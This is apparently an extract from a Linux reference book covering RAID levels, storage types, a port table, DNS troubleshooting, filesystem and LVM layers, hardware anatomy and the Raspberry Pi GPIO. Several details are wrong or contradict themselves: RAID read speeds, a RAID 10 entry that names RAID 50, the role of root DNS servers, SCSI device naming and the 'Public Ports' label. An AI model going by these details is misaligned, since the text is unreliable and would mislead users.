RAID 5: Stripes data and parity over 3 or more drives. Offers fault tolerance and capacity, it also has faster reads but the data writes are slower. This type array can handle losing one drive, and you will not lose data in the array.

Min number of disks: 3

Fault tolerance: 1 disk

Storage space overhead: 1 drive

Read speed: Slow, see notes

Write speed: Slow, see notes

RAID 6: Stripes data and dual parity over 4 or more drives. Offers more fault tolerance than RAID 5. You can lose two drives, and not lose data in the array. Also like RAID 5 it has faster reads but the data writes are slower.

Min number of disks: 4

Fault tolerance: 2 drives

Storage space overhead: 2 drives

Read speed: Slow, see notes

Write speed: Slow, see notes

RAID 0+1 (aka RAID 10): Offers capacity and fault tolerance. Uses stripping and mirroring (no parity). Writes are twice as slow as reads, because both copies have to be updated. RAID 50 needs at least four disks, and can survive a single disk failure without data loss.

Min number of disks: 4

Fault tolerance: 1 disk

Storage space overhead: 50%

Read speed: Fast

Write speed: Average

RAID 0+5 (aka RAID 50): Offers capacity and fault tolerance. Uses stripping and mirroring with parity. RAID 50 needs at least six disks, and can survive a single disk failure without data loss. Like RAID 0+1, writes are slower than reads.

Min number of disks: 6

Fault tolerance: 1 drive

Storage space overhead: 2 drives

Read speed: Slow, see notes

Write speed: Slow, see notes

RAID 0+6 (aka RAID 60): Offers capacity and fault tolerance. With RAID60 you get an increase in read speed depending on the number of disks you have. It uses stripping and mirroring with dual parity. RAID 60 needs at least eight disks, and can survive a dual disk failure without data loss.

Min number of disks: 8

Fault tolerance: 2 drives

Storage space overhead: 4 drives

Read speed: Slow, see notes

Write speed: Slow, see notes

Notes:

It is important to note that if you have a storage device failure (i.e. HDD or SSD), your RAID array should be fine, but you should replace the failed drive as soon as possible. The only consideration with replacing the failed drive is the time it will take to rebuild the parity on it. The rebuild process will also have a performance hit on any processes making read/write requests to the storage until the array is at 100% rebuilt.

Tip:

More information: https://en.wikipedia.org/wiki/Standard_RAID_levels

Types of Modern Data Storage

If you have a specific application that needs storage, there are now three main types available to choose from. Depending on what you're trying to achieve will determine the best type of storage for your application.

There is the traditional Block Storage that is for general purpose use. If you don't need to host an OS or applications, then File and Object Storage might be a better choice.

File Storage is generally handled by a device like a NAS (Network Attached Storage) that is used for hosting files. While Object Storage is used for storing a great deal of files containing unstructured data.

Block Storage

Traditional Hard Drives (HDD), Solid State Disk (SSDs), SANs (Storage Area Network), etc. are examples of block storage devices. These devices store data by splitting it up the data in to smaller chunks and then placing it on a storage medium (i.e. HDD, SSD, etc.).

If you're using a SAN, storage is presented to the server as a LUN (Logical Unit Number), which can be treated like a local disk. Servers will generally communicate with the SAN using an iSCSI (Internet Small Computer System Interface) and Ethernet or a Fiber Channel network.

This type of storage has been around for decades and is very well understood.

Pros: High performance, and transactional data that changes constantly.

Cons: Uses a hierarchical file structures with a limited namespace that starts to breakdown when you approach millions of files.

File Storage

File storage is based on block storage, but is optimized for serving files of all different sizes over a network. This type of storage is commonly used by NAS (Network Attached Storage) devices, to store files that are accessed by remote clients. The two most popular file sharing protocols in use today are NFS

(Network File System for Linux) and SMB/CIFS (Common Internet File System for Windows).

This type of storage is not usable for booting a device with an operating system, or hosting data such as a traditional database. Transaction intensive databases (for applications like ERP, CRM systems) and high performance oriented data are better off when stored in a SAN. Also for large, heterogeneous block data transfers a SAN is more appropriate.

Like block storage, this type of storage has been around for a while and is very well understood.

Pros: Simplifies the management of sharing files on a network.

Cons: Generally not highly scalable, unless it is cloud based. Not good for other types of data other than sharing files.

Object Storage

Most organizations will store their unstructured data (i.e. media, documents, logs, backups, application binaries, etc.) on traditional block storage. The issue is that traditional block storage has certain limitations imposed by the filesystem, when you start storing millions or more files.

Object storage uses a key-value storage in which the objects are stored as a single entity as opposed to multiple blocks in block storage. Any update to the object requires replacing the full object with a new version. Object storage is not suitable for hosting operating systems or running databases.

Objects are usually submitted to the object storage via a REST API call, and an identifier is returned. Most object stores allow attaching metadata to objects, and aggregating them into containers (or buckets).

In comparison to file storage, object storage has only been around for a few years. Although, it is still considered very reliable and several large technologies companies use it to run their business.

Pros: Highly scalable and supports a distributed architecture. It is best suited for static data that doesn't change a lot. Uses a flat file structure that is only limited by the number of bits of the object ID.

Cons: Not suited for data that is constantly changing. Does not provide a sharing protocol with a locking mechanism (which prevents two or more people from overwriting the same data).

Well Known TCP/UDP IP Ports

Part of the TCP/IP protocol is something called 'ports'. TCP/IP supports 65535 ports that can be used to communicate with services on a local system. Any service can utilize any port it wants, but there are some general guidelines that most people will follow. The easiest example to give, unsecure HTTP uses port TCP/80, and secure HTTP uses port TCP/443.

Every service handles data differently, so if you're going to communicate with a specific service port you need to know how the protocol work for it or have another service or utility that knows how to communicate with it.

These ports can be broken up into three main categories:

Ports TCP/UDP between: 0 to 1023, are known as **Well-Known Ports**.

Ports TCP/UDP between: 1024 to 49151 are known as **Registered Ports**

These are often registered by software developers to designate a particular port for their program or service.

Ports between 49152 to 65535 are known as **Public Ports**.

These ports are available for anyone to use, and are not reserved.

This list is not meant to be complete, it only shows the more popular ports for services. There are several unofficial, or more archaic ports/services that are not shown. There are more complete references available on the web, for example, check out the [IANA site](#).

This is a very handy chart when working with a firewall, and trying to figure which ports to open and which ports might be advisable to keep closed.

Note:

The bolded port numbers are official ports.

Port	Protocol	Description
#		

20	TCP	FTP - data port (FTP-d)
21	TCP	FTP - control (command) port (FTP-c)
22	TCP, UDP	SSH (Secure Shell) - used for secure logins, file transfers (scp, sftp) and port forwarding
23	TCP, UDP	Telnet protocol - unencrypted text communications
25	TCP, UDP	SMTP (Simple Mail Transport Protocol) - used for e-mail routing between mail servers
53	TCP, UDP	DNS (Domain Name System)
67	UDP	BOOTP (Bootstrap Protocol) server; also used by DHCP (Dynamic Host Configuration Protocol)
68	UDP	BOOTP client; also used by DHCP
69	UDP	TFTP (Trivial File Transfer Protocol)
80	TCP	HTTP (Hypertext Transfer Protocol) - used for transferring web pages
110	TCP	POP3 (Post Office Protocol version 3) - used for retrieving E-mails
123	UDP	NTP (Network Time Protocol) - used for time synchronization
135	TCP, UDP	EPMAP / Microsoft RPC Locator Service
137	TCP, UDP	NetBIOS Name Service
138	TCP, UDP	NetBIOS Datagram Service
139	TCP, UDP	NetBIOS Session Service
143	TCP, UDP	IMAP4 (Internet Message Access Protocol 4) - used for retrieving E-mails
161	TCP, UDP	SNMP (Simple Network Management Protocol)
162	TCP, UDP	SNMPTRAP
179	TCP	BGP (Border Gateway Protocol)
443	TCP	HTTPS - HTTP Protocol over TLS/SSL (encrypted)

		transmission)
543	TCP	klogin, Kerberos login
544	TCP	kshell, Kerberos Remote shell
546	TCP, UDP	DHCPv6 client
547	TCP, UDP	DHCPv6 server
563	TCP, UDP	NNTP protocol over TLS/SSL (NNTPS)
636	TCP, UDP	LDAP over SSL (encrypted transmission)
860	TCP	iSCSI
873	TCP	rsync File synchronization protocol
989	TCP, UDP	FTP Protocol (data) over TLS/SSL
990	TCP, UDP	FTP Protocol (control) over TLS/SSL
992	TCP, UDP	Telnet protocol over TLS/SSL
993	TCP	IMAP4 over SSL (encrypted transmission)
995	TCP	POP3 over SSL (encrypted transmission)

[Additional References](#)

Below are a set of additional topical references that have been used throughout the book on several different subjects. I created this list so they are easier for you to find if you need them:

The lists are broken up into two main categories, Applications and Administration and Scripting.

Applications and Administration

[Docker vs. Hypervisor Infrastructure](#)

Summary: Docker Containers run application in resource-isolated processes. The technology is similar to virtual machines (VMs), but Docker containers are more portable, more resource-friendly, and dependent on the host operating system. Modern applications are using this technology to make themselves more modular and scalable.

[Docker Commands](#)

Summary: This is a quick summary of docker related commands, and a brief description of what they are used for.

[Editing In Linux](#)

Summary: Everyone has their favorite text editor in Linux, but one of the great granddaddy of all editors for this OS is called vi . This editor is very powerful, but it is also very difficult to learn at first. This section provides an introduction to the editor, and how to use the very powerful editing commands.

[GIT Cheat Sheet](#)

Summary: This git cheat sheet contains summaries and examples of the different git commands. This section provides a quick reference of how

to create, manage and delete repositories, branches and files, as well as modifying the configuration.

[RunLevels Init](#)

Summary: In Linux, "runlevels" are the operational levels that describe the state of the system with respect to what services are loaded when the system starts. Runlevels apply to older versions of the Linux operating system, and some modern distros.

Scripting

[Command Piping and Output Redirection](#)

Summary: Most commands and scripts generally accept some type of Standard Input (aka STDIN) and write to the Standard Output (aka STDOUT). Learn how to leverage this feature for scripting and administration related tasks.

[Environmental Variables](#)

Summary: Environment variables are very important in scripting, they allow you to store information or to access data about the current system state. There are also two types of environment variables. Those that are maintained by the system, and the others that are user defined for scripts or passing information into other commands, scripts or programs.

[Exit Status Codes](#)

Summary: Every command has an exit status code that can influence the behavior of other shell commands. For example, when a command completes normal or successfully, it has an exit status code of zero for, and non-zero for failure, error, or etc.

[Regular Expression](#)

Summary: Regular Expression often referred to as RegEx for short, allows you to write simple or complex search patterns that can match strings in a file's name, data in a file (i.e. logs), etc. RegEx can be very powerful, and very confusing until you get used to it. If it doesn't make sense first, keep working with it.

[Relational Operators](#)

Summary: The relational operators exist for testing variables for values (i.e. true, false, great or less than, etc.) to find out if specific conditions have been met or not.

[WildCards](#)

Summary: Wildcards give you the ability to substitute one or more characters in a string of characters. These characters are easy to use and understandable for finding information, but the search patterns that they can generated tend to be very simple.

System Layers

The following references are for those who want to expand their understanding of the different aspects of the Linux operating system and supporting technologies. Each of these sections provides a high-level overview of the topic, and how it ties together with the other supporting subsystems.

I created these references for people like myself that need to visualize the layers of technology. These references will help you have a deeper understanding of the different interactions that happen to make the whole operating system work.

Block Storage Devices

Description: Covers the two main types of block storage devices. They come in several different form factors, interface types, and may utilize different technologies for the based storage. Although at the lowest levels they will still operate using one of these two methods.

DNS (Domain Name System)

Description: Provides a high-level overview of how the DNS architecture and communications works to resolve a domain name. Also offers some troubleshooting advice on how to resolve problems.

Linux Distro/Operating System

Description: Shows a high-level overview the different system layers that are part of just about any Linux Distro.

Linux Filesystem

Description: Covers how the filesystem looks from two different technical perspectives. The first overview offers a low level perspective from the hardware/filesystem viewpoint. The second

overview is a higher level perspective from the operating system viewpoint.

Linux GUI

Description: System layers that needed to run a GUI (Graphical User Interface) Desktop Environment on Linux.

LVM (Logical Volume Management)

Description: The LVM (Logical Volume Management) is storage subsystem that takes the capacity of multiple block storage devices, and makes them appear as one unified higher capacity device.

Virtual vs. Physical Hardware

Description: This section breaks down the physical vs. virtual hardware subsystems/components of a general computer system.

Block Storage Devices


There are currently two main types of block storage devices. They come in several different form factors, interface types, and may utilize different technologies for the based storage. Although at the lowest levels they will still operate using one of these two methods.

Physical Hard Drive (HD)

A physical hard drive is composed of one or more spinning disks. Each disk is divided into physical tracks (label A), and each track is a concentric circle. Tracks are subdivided into physical sectors (label C & B). Blocks (or clusters) are groups of sectors (label D).

Each physical track and sector results in a unique address HDD can write and read data from. Sectors are the smallest unit of addressable storage on a physical device.

Partitions are made up of physical blocks (or clusters) of storage. The Logical volumes are where the filesystem is created in the partition area. The filesystem is where the operating system reads and writes the file to and from the physical storage device.



Solid State Devices (SSD)

When the operating system reads or writes data from an SSD, the drive's controller looks at the address of the data, then reads or changes the charge state of that location. When any data is changed in a block, all data in that block has to be updated. The data that was changed in the older block is copied off to a different block, and the older block will get erased.

The SSD will do a process called garbage collection when it is idle. The drive will make sure that old blocks of data that are not being used are erased, and the blocks are marked available so that they can be written on again.

Another process that is known as TRIM, informs the SSD that it can skip rewriting certain data when erasing blocks. There is a finite number of times a drive can write to a cell (a binary NAND gate) before it will fail. This is an important process because it helps prevent premature wear (i.e. dead cells) on the storage device.

Another process that is known as wear leveling, helps prevent further wear on the SSD drive. It is an algorithm that ensures that each block on the devices gets an equal amount of read and writes. This process happens automatically as the drive is working.

To help prevent data lost because of dead blocks from wear, storage devices will generally be overprovisioned with storage. There is normally a certain amount of storage that is not reported to the operating system, and is not accessible for files. This allows the drive to continue updating the NAND storage without losing capacity.

DNS (Domain Name System)

This section contains the different system layers of DNS communications between a client computer and a public internet service. It starts from the client computer making a call to the local DNS service. If the local DNS server doesn't have the information then it will make calls up the chain until it gets the IP address of the remote service. Otherwise it will get an error returned that it could not find the domain name.

This chart only provides a very quick overview of DNS and the related support technologies that work together to complete a client request.

Operating System/Applications [Local Computer]

The OS or application makes a call to the local DNS service to get the IP address of a service on the public internet.

For example, a web browser is requested to load a web page,
<http://service.example.com>

Computers DNS Service (Cache/HOST file) [Local Computer]

Checks the local DNS cache and HOSTS file to see if it has the IP information locally that the client has requested. If not then it will make a call to the local DNS server (on a very small network this might be the default gateway).

Tip:

Entries in the local HOSTS file will override anything in the DNS cache. Some malware will attack this file to redirect your web site requests. To see the contents of the HOSTS file, type:

cat /etc/hosts

The .allow and .deny HOSTS file can allow more granular

control of what domains you want to allow or deny your computer from accessing.

`cat /etc/hosts.allow`

`cat /etc/hosts.deny`

Local DNS server (Home or Organization) **[Private Network]**

Makes calls to the Client ISP's DNS servers, if the entry doesn't already exist in the local DNS database or cache.

----- **Boundary: Internet (above)/Private Network (below)** -----

Client ISP's DNS Server **[Public]**

Makes calls to the Root DNS servers, if the entry doesn't already exist in the local DNS database or cache.

Root Domain DNS Servers **[Public]**

Master DNS databases (More information: <https://www.iana.org/domains/root/servers>). The Root Domain DNS servers, only holds the second level domain names (i.e. example.com). If the information (i.e. second level domain name) is not in the database an error is returned to the client.

Internet Service's ISP DNS **[Public]**

This is the final destination for the DNS request. The third level domain names (i.e. service.example.com), are stored in the service ISP DNS servers. If the information (i.e. third level domain name) is not here an error is returned.

Internet Service (domain name http://service.example.com) **[Public]**

The DNS request never makes it here. The application (i.e. the

browser in the example) that made the DNS request, will then route data here once it gets the IP address.

Note:

If this is a new domain on the Internet, then it can take up to 24 hours for a new DNS entry to propagate around the world. It generally doesn't take that long, but depends on the DNS refresh intervals of your ISP.

Troubleshooting Tips

Try doing an `nslookup` of the remote domain name and see if it returns a result (the `ping` command is often blocked by firewalls so it is not reliable), type:
`nslookup service.example.com`

If it doesn't resolve, check to make sure that you have the correct domain name or check a known good address that you trust. For example, try www.google.com. If that trusted address doesn't work you may have other problems.

Possible resolutions and troubleshooting:

Check your network settings, by trying to `ping` the default gateway. This will tell you if the system's network connection is working. If you can't `ping` the default gateway, then there might be a problem with the system or network connection.

To see your system's default gateway, type
`ip route | grep default`

Try to `ping` an external address that you know will return a ping, such as `example.com`, type:

```
ping example.com
```

If the previous command works, then your network subsystem and DNS is working. If this doesn't work, try to ping the following IP address, type:

```
ping 93.184.216.34
```

If the previous command works, then your network subsystem is working and NOT your DNS.

If you need to see the rest of the system's IP settings use the following commands. Unfortunately there is not one command to do this. Use the following utilities to pull the information.

To show all network interfaces attached to the system, type:

```
ip address show
```

To check your system's IP address and subnet (modify the bolded device name as appropriate), type:

```
ip address show eth0
```

To display which DNS servers the system is using, type:

```
cat /etc/resolv.conf
```

Linux Distro/Operating System

This section contains the different system layers needed to run a Linux Distro. At the bottom of the stack you have the hardware, and at the top of the stack you have a text based console or GUI application.

The GUI sub-system is generally only installed on a client version of a distro. Otherwise, if you're running a server version of a distro the GUI sub-system is usually not installed. Depending on the shell that you're running will determine the sub-components that are installed by default.

User Layer

GUI Applications and Tools

X-Windows (Client version of Linux)

*More information, see **X-WINDOWS** (in the Glossary)*

Shell, CLI Tools, Scripts (Server version of Linux)

*More information, see **SHELL** (in the Glossary)*

Operating System Layer

Libraries, Repositories, and Daemons

*More information, see **DAEMONS** (in the Glossary)*

Kernel, Device Drivers, Modules, Firewall and Filesystem
(including bootloader)

*More information, see **KERNEL**, **MODULES** and
FILESYSTEM (in the Glossary)*

Hardware Layer (i.e. the CPU, RAM, Storage, NIC)

This layer can be physical or virtualized (via local hypervisor, or in the cloud).

Network Interface (i.e. Ethernet, wireless, etc.)

Controller (i.e. IDE, SATA, SCSI, etc.)/Storage (i.e. HDD,

SSD, etc.)

Motherboard (i.e. RAM, CPU, interfaces [PCI, USB, etc.])

Input/output (i.e. keyboard, mouse, sound, monitor)

Linux Filesystem

This section covers how the filesystem looks from two different technical perspectives. The first overview offers a low level perspective from the hardware/filesystem viewpoint. The second overview is a higher level perspective from the operating system viewpoint.

Use these overviews for getting a deeper understanding of the technology, as well as how different components interact and the limitations that they have.

Filesystem Storage Overview

The descriptions below shows the hierarchical layers of a Linux filesystem. At the top of the diagram is the physical storage device that holds the partitions. Below that are the partitions that hold the different filesystems. At the bottom is the filesystem where files are stored.

Below each of the system layer headers, there are notes and technical information about the technologies that are implemented at layer.

As stated earlier, all devices are treated as a file. All storage devices are represented as files in the `/dev` directory. These file names generally start with `hd` (for SCSI [Small Computer System Interface] Drive) or `hd` (for Hard Drive) followed by another letter. For example, one hard drive name might be `/dev/hda`, or `/dev/hdb`. You need to understand how Linux will name drives, for the following sections to make sense.

Partitions are also treated as files, and are stored in the `/dev` directory. Every storage device with a partition has a number added to the end of the device name. For example, partition 1 the device name will be `/dev/sda1`, partition 2 device name will be `/dev/sda2`.

Drive Interface (i.e. SATA, SCSI, IDE, etc.)

*More information, see **DRIVE INTERFACE** (in the Glossary)*


Physical Drive (i.e. /dev/sda , /dev/sdb , etc.)

Physical drive 1 is /dev/sda , physical drive 2 /dev/sdb , etc.

Technical Notes:

A physical hard drive is composed of one or more spinning disks. Each disk is divided into tracks (label A), and each track is concentric circles. Tracks are subdivided into sectors (label C & B). Blocks (or clusters) are groups of sectors (label D).

Each track and sector results in unique address to write and read data from. Sectors are the smallest unit of addressable storage on a physical device.



Partition Table (i.e. /dev/sda1 , /dev/sdb1 , etc.)

There are three types of MBR partitions:

Primary Partition, there are three of these: sda1, sda2 and sda3

Extended Partition: sda4 is an extended, where the logical partition begins.

Logical Partition (i.e. sda5, sda6, etc.)

Note:

This is a limitation of MBR, GPT doesn't have this limitation.

MBR (Master Boot Record) [older format] & GPT (GUID Partition Table) [newer format]

MBR partitions only supports 2TB (for smaller drives) [uses 32-bit addressing]

GPT partitions can support up to 2^{64} blocks (the equivalent of 9.44ZB, using 512-byte blocks). [Uses 64-bit addressing]

Notes:

There may be limits on the OS or the hardware from actually achieving storage sizes that large, but may be removed in the future updates of the operating system.

Requires an EFI/UEFI firmware motherboard that supports booting from a GPT partition. Most of the newer hardware should already support this.

Filesystem (i.e. EXT4, BRTFS, swap, etc.)

Before files can be stored, the partition has to be formatted with a filesystem.

More Information: `sudo fdisk -l`

Operating System Storage Overview

The next example shows the hierarchical layers of the Linux filesystem, from the operating system viewpoint. At the top of the diagram is the physical drive,

below that is the different types of partitions. Every partition, will generally have some type of filesystem.

All these local filesystems are linked together under a common root system ("/") using mount points that are loaded at boot up from the /etc/fstab (filesystem table).

Storage Example:

Physical Drive (i.e. /dev/sda , /dev/sdb , etc.)

sda1(Primary Partition)

Filesystem: EXT4

sda2(Primary Partition)

Filesystem: EXT4

sda3(Primary Partition)

Filesystem: EXT4

sda4 (Extended Partition)

sda5(Logical Partition)

Filesystem: Swap

sda6(Logical Partition)

Filesystem: EXT4

To see the mounted files on your local computer, type:

df -h

-OR-

findmnt

Linux GUI

Below are the different system layers needed to run a GUI Desktop Environment on Linux. At the bottom of the stack you have the hardware, and at the top of the stack you have any GUI application that you run.

Depending on the desktop environment that you're running will determine the sub-components that are installed by default.

User Layer

Applications: Any GUI application

Desktop Environment: For example, GNOME, KDE, etc.

*More information, see **DESKTOP ENVIRONMENT** (in the Glossary)*

Window Manager: For example, MUTTER, KWIN, etc.

*More information, see **WINDOW MANAGER** (in the Glossary)*

Session Manager: For example, GNOME-SESSION, KSM SERVER, etc.

*More information, see **SESSION MANAGER** (in the Glossary)*

Display Manager: For example, GDM, KDM, etc.

*More information, see **DISPLAY MANAGER** (in the Glossary)*

X-Windows Server

*More information, see **X-WINDOWS** (in the Glossary)*

Shell (i.e. csh, tcsh, ksh, ash, zsh, etc.)

*More information, see **SHELL** (in the Glossary)*

Operating System Layer

Kernel (including: module, drivers)/Filesystem (including

bootloader)

*More information, see **KERNEL**, **MODULES** and **FILESYSTEM** (in the Glossary)*

Hardware Layer (i.e. the CPU, RAM, Storage, NIC)

This layer can be physical or virtualized (via local hypervisor, or in the cloud).

LVM (Logical Volume Management)

The LVM (Logical Volume Management) subsystem works differently than the way a traditional filesystem works on a single block storage device. LVM takes the capacity of multiple block storage devices, and makes them appear as one unified higher capacity device.

LVM Storage Management Structures

LVM works combining the physical storage of several different devices into one larger storage device. This storage can then be segmented into smaller arbitrary logical volumes if needed, and presented to the filesystem.

LVM Storage Layers of Abstractions:

LVM has three layers of storage abstraction, they are:

Physical Volumes (prefix: PV): Physical block storage devices (i.e. physical drives, RAID arrays, etc.) that are utilized by LVM are the foundational layers for higher levels of abstraction.

Volume Groups (prefix: VG): Combining physical volumes into a volume group, abstracted them to look as one larger storage device. It functions as one logical device utilizing the combined storage capacity of the physical volumes.

Logical Volumes (prefix: LV): A volume group can be broken up into logical volumes that function similarly to partitions on physical storage. These logical volumes are presented to the file systems individual storage devices. Logical volumes are the primary layer where users and applications will interact.

Extents

The power of LVM comes from the use of what is called Extents. Extents are small fixed sized units of segmented data that make up a volume. A set of volumes makes up a volume group. The volume group configuration controls the size of the extents, and all the volumes in that group have the same extent size.

LVM supports two types of extents, physical and logical. The physical extents are utilized by the physical volume. The logical extents are utilized by the logical volume. A logical volume in LVM is made up of a mapping between logical and physical extents that is maintained by the subsystem. Since there is this relationship, the extent is the smallest unit of storage that LVM can allocate.

The reason why there are two types of extents, the logical extents are presented to the filesystem as unified storage device. While the physical extents can be copied or reorganized by the LVM subsystem across the different physical storage devices with no interruption to the user. This also allows the logical volumes to be expanded or shrunk by adding or removing extents to and from the volume. This relationship between the two types of extents gives LVM its power and flexibility.

Physical Volumes (individual storage devices)

Storage Device 1 (i.e. **/dev/sda1**)

Physical Extents (can be copied and reorganized)

Storage Device 2 (i.e. **/dev/sdb1**)

Physical Extents (can be copied and reorganized)

Storage Device 3 (i.e. **/dev/sdc1**) ...

Physical Extents (can be copied and reorganized)

Logical Volumes

Logical Extents (maps back to physical extents)

Volume Groups

Logical Volumes (similar to partitions on physical storage)

File systems

System and User Files and Directories

Virtual vs. Physical Hardware

This section breaks down the physical vs. virtual hardware subsystems/components of a general computer system. You will notice that the physical hardware contains a great deal more components than its virtual counterpart.

While on the virtual system, you will only be able to use a subset of drivers that are compatible with the virtualized hardware of the underlying hypervisor. On a physical system, you have to provide drivers based on the hardware that is installed in the system.

Anatomy of a Virtual Machine (Hypervisor/Cloud)

Below is an example of the different hardware subsystems/components that a hypervisor/cloud has to emulate in order to run an operating system like: Linux, Windows, etc. This is only a general overview, and meant to help you consider the different aspects of the virtualized hardware.

Note:

The types of available virtual hardware will vary between hypervisors platforms and versions.

Storage Devices

Hard Drive (virtual hard drive format will vary between platforms)

*More information, see **DATA STORAGE** (in the Glossary)*

Optical Drive (Generally this is .ISO file)

Floppy [Legacy Hardware]

Motherboard (all virtualized)

BIOS/UEFI

*More information, see **UEFI** (in the Glossary)*

*More information, see **BIOS** (in the Glossary)*

TPM Subsystem

*More information, see **TPM** (in the Glossary)*

USB Chipset

*More information, see **USB** (in the Glossary)*

RAM (Dynamically Allocated)

*More information, see **RAM** (in the Glossary)*

Storage Interface: IDE or SCSI

*More information, see **DRIVE INTERFACE** (in the Glossary)*

CPU (Sockets/Cores)

*More information, see **CPU** (in the Glossary)*

Network (Ethernet) [drivers will vary between platforms]

*More information, see **NIC** (in the Glossary)*

Video (Integrated)

*More information, see **INTEGRATED GRAPHICS** (in the Glossary)*

Input (keyboard/mouse)

Sound Chipset

Serial [Legacy Hardware]

Anatomy of a Physical Computer/Laptop/Tablet

Below is an example of the different hardware subsystems/comments that a physical computer needs in order to run an operating system like: Linux, Windows, etc. This is only general overview, and meant to help you consider the different aspect of the physical hardware.

Display (1K, 4K, Touch)

Input (Mouse/Keyboard/Trackpad*/Stylus*)
Computer Case [Desktop/Laptop]
Power Supply (Auto-Switching)
Battery*
Cooling (Active [Fans, Water, etc.] or Passive [Heatsinks])
<i>More information, see COOLING (in the Glossary)</i>
Cables
Camera*
Speakers/Microphone
Storage (media: Disk or NAND)
<i>More information, see DATA STORAGE (in the Glossary)</i>
Optical Storage (CD, DVD, Blu-ray)
Physical Motherboard
CPU [Central Processing Unit] (Speed and Cores) {Extensions: Virtualization}
<i>More information, see CPU (in the Glossary)</i>
RAM [Random Access Memory] (speed, type)
<i>More information, see RAM (in the Glossary)</i>
Storage Interface: SATA, NVMe, m.2
<i>More information, see DRIVE INTERFACE (in the Glossary)</i>
Security (TPM, Biometrics, Smart card)*
<i>More information, see TPM (in the Glossary)</i>
<i>More information, see BIOMETRICS (in the Glossary)</i>
<i>More information, see SMART CARD (in the Glossary)</i>
Networking (Ethernet, Wi-Fi, Bluetooth)
<i>More information, see NIC (in the Glossary)</i>
<i>More information, see BLUETOOTH (in the Glossary)</i>

Sensor Pack (used for screen orientation)*

External Connectors (USB, Video [HDMI/Display Link], SD Card)

*More information, see **USB** (in the Glossary)*

Integrated Graphics/Sound (input/output)

*More information, see **INTEGRATED GRAPHICS** (in the Glossary)*

BIOS (Basic Input/Output System)/UEFI (Unified Extensible Firmware Interface)

*More information, see **UEFI** (in the Glossary)*

*More information, see **BIOS** (in the Glossary)*

PCIe (Peripheral Cards)

Discrete Graphics (aka GPU)

*More information, see **DISCRETE GRAPHICS** (in the Glossary)*

* = Generally only utilized on a laptop system

Note:

There are lots of legacy connectors that are obsolete (parallel, IDE, VGA, etc.) or never got market penetration (Firewire, eSATA, etc.). The one legacy port that still manages to have relevance, is the DB-9 serial connector. This is mostly for talking to hardware (i.e. switches, routers, etc.) to do an initial configuration or troubleshooting. Serial is still used on VM for debugging a crashed VM.

Raspberry Pi References

The following references are included for people who want to expand the use of Raspberry Pi by creating basic or advanced electronic circuits utilizing the GPIO interface. The GPIO allows you to integrate custom circuits that can be used to extend the functionality of the device for learning or inventing.

The following reference sections contain information to help you get started utilizing Linux to talk to your custom device.

Raspberry Pi Board GPIO

Description: Covers how to interface electronics with the GPIO interface.

Resistor Color Values

Description: Learn how to read the resistor color values.

Basic Circuit Symbols

Description: Learn basic components and gate symbols.

Raspberry Pi Board GPIO

Since Raspbian and Raspbian Lite operating systems are Linux based, I have included the following reference for Raspberry Pi users and other compatible devices. The GPIO is designed to allow you to easily expand your device with different peripherals like cameras, sensors, and more.

It does require a basic understanding of electronics to utilize this feature, but even if you have none there are some great intros available. You can buy a bread board and some basic components (such as a few resistors, LEDs, and buttons) to get started.



Raspberry Pi 3 B+ single-board computer, [Gareth Halfacree](#) from Bradford, UK

Introduction to the GPIO

All Raspberry Pi boards include a row of GPIO (General-Purpose Input/Output) pins along the top edge of the circuit board. The current GPIO header contains 40-pins, before that the Pi 1 Model B+ (2014) boards utilized a shorter 26-pin header.

Notes:

The GPIO pins are not in numerical order. GPIO pins 0 and 1 (physical pins 27 and 28) are reserved for advanced use.

Raspberry Pi GPIO Pin layout

[1] 3.3v PWR	[2] 5v PWR
[3] BCM {SDA} {GPIO2}	[4] 5v PWR
[5] BCM {SCL} {GPIO3}	[6] GND
[7] BCM {GPCLK0} {GPIO4}	[8] BCM {GPIO14} (TXD)
[9] GND	[10] BCM {GPIO15} (RXD)
[11] BCM {GPIO17}	[12] BCM {GPIO18} (PWM0)
[13] BCM {GPIO27}	[14] GND
[15] BCM {GPIO22}	[16] BCM {GPIO23}
[17] 3.3v PWR	[18] BCM {GPIO24}
[19] BCM {GPIO10} (MOSI)	[20] GND
[21] BCM {GPIO9} (MISO)	[22] BCM {GPIO25}
[23] BCM {GPIO11} (SCLK)	[24] BCM {GPIO8} (CE0)
[25] GND	[26] BCM {GPIO7} (CE1)
[27] BCM {GPIO0} (ID_SD)	[28] BCM {GPIO1} (ID_SC)
[29] BCM {GPIO5}	[30] GND
[31] BCM {GPIO6}	[32] BCM

	{GPIO12} (PWM0)
[33] BCM {GPIO13} (PWM1)	[34] GND
[35] BCM {GPIO19} (MISO)	[36] BCM {GPIO16}
[37] BCM {GPIO26}	[38] BCM {GPIO20} (MOSI)
[39] GND	[40] BCM {GPIO21} (SCLK)

It is generally perfectly safe to connect simple components (i.e. resistors, LEDs, etc.) to the GPIO pins, but it is always important to be careful how you wire things up. For example, LEDs should have resistors to limit the current passing through them. Also do not use 5V for 3.3 V components.

GPIO Pin Voltages

Two 5V pins

Two 3.3V pins

Multiple ground pins (0V) [unconfigurable]

Outputs pins: can be set to high (3V3) or low (0V).

Inputs pins: can be read to high (3V3) or low (0V).

Note:

Pins GPIO2 and GPIO3 have fixed pull-up resistors, other pins can be configured in software.

Alternative Function Pins

PWM (Pulse-Width Modulation)

Software PWM (available on all pins)

Hardware PWM (available on GPIO12, GPIO13, GPIO18, GPIO19)

SPI

SPI0: MOSI (GPIO10); MISO (GPIO9); SCLK (GPIO11); CE0 (GPIO8), CE1 (GPIO7)

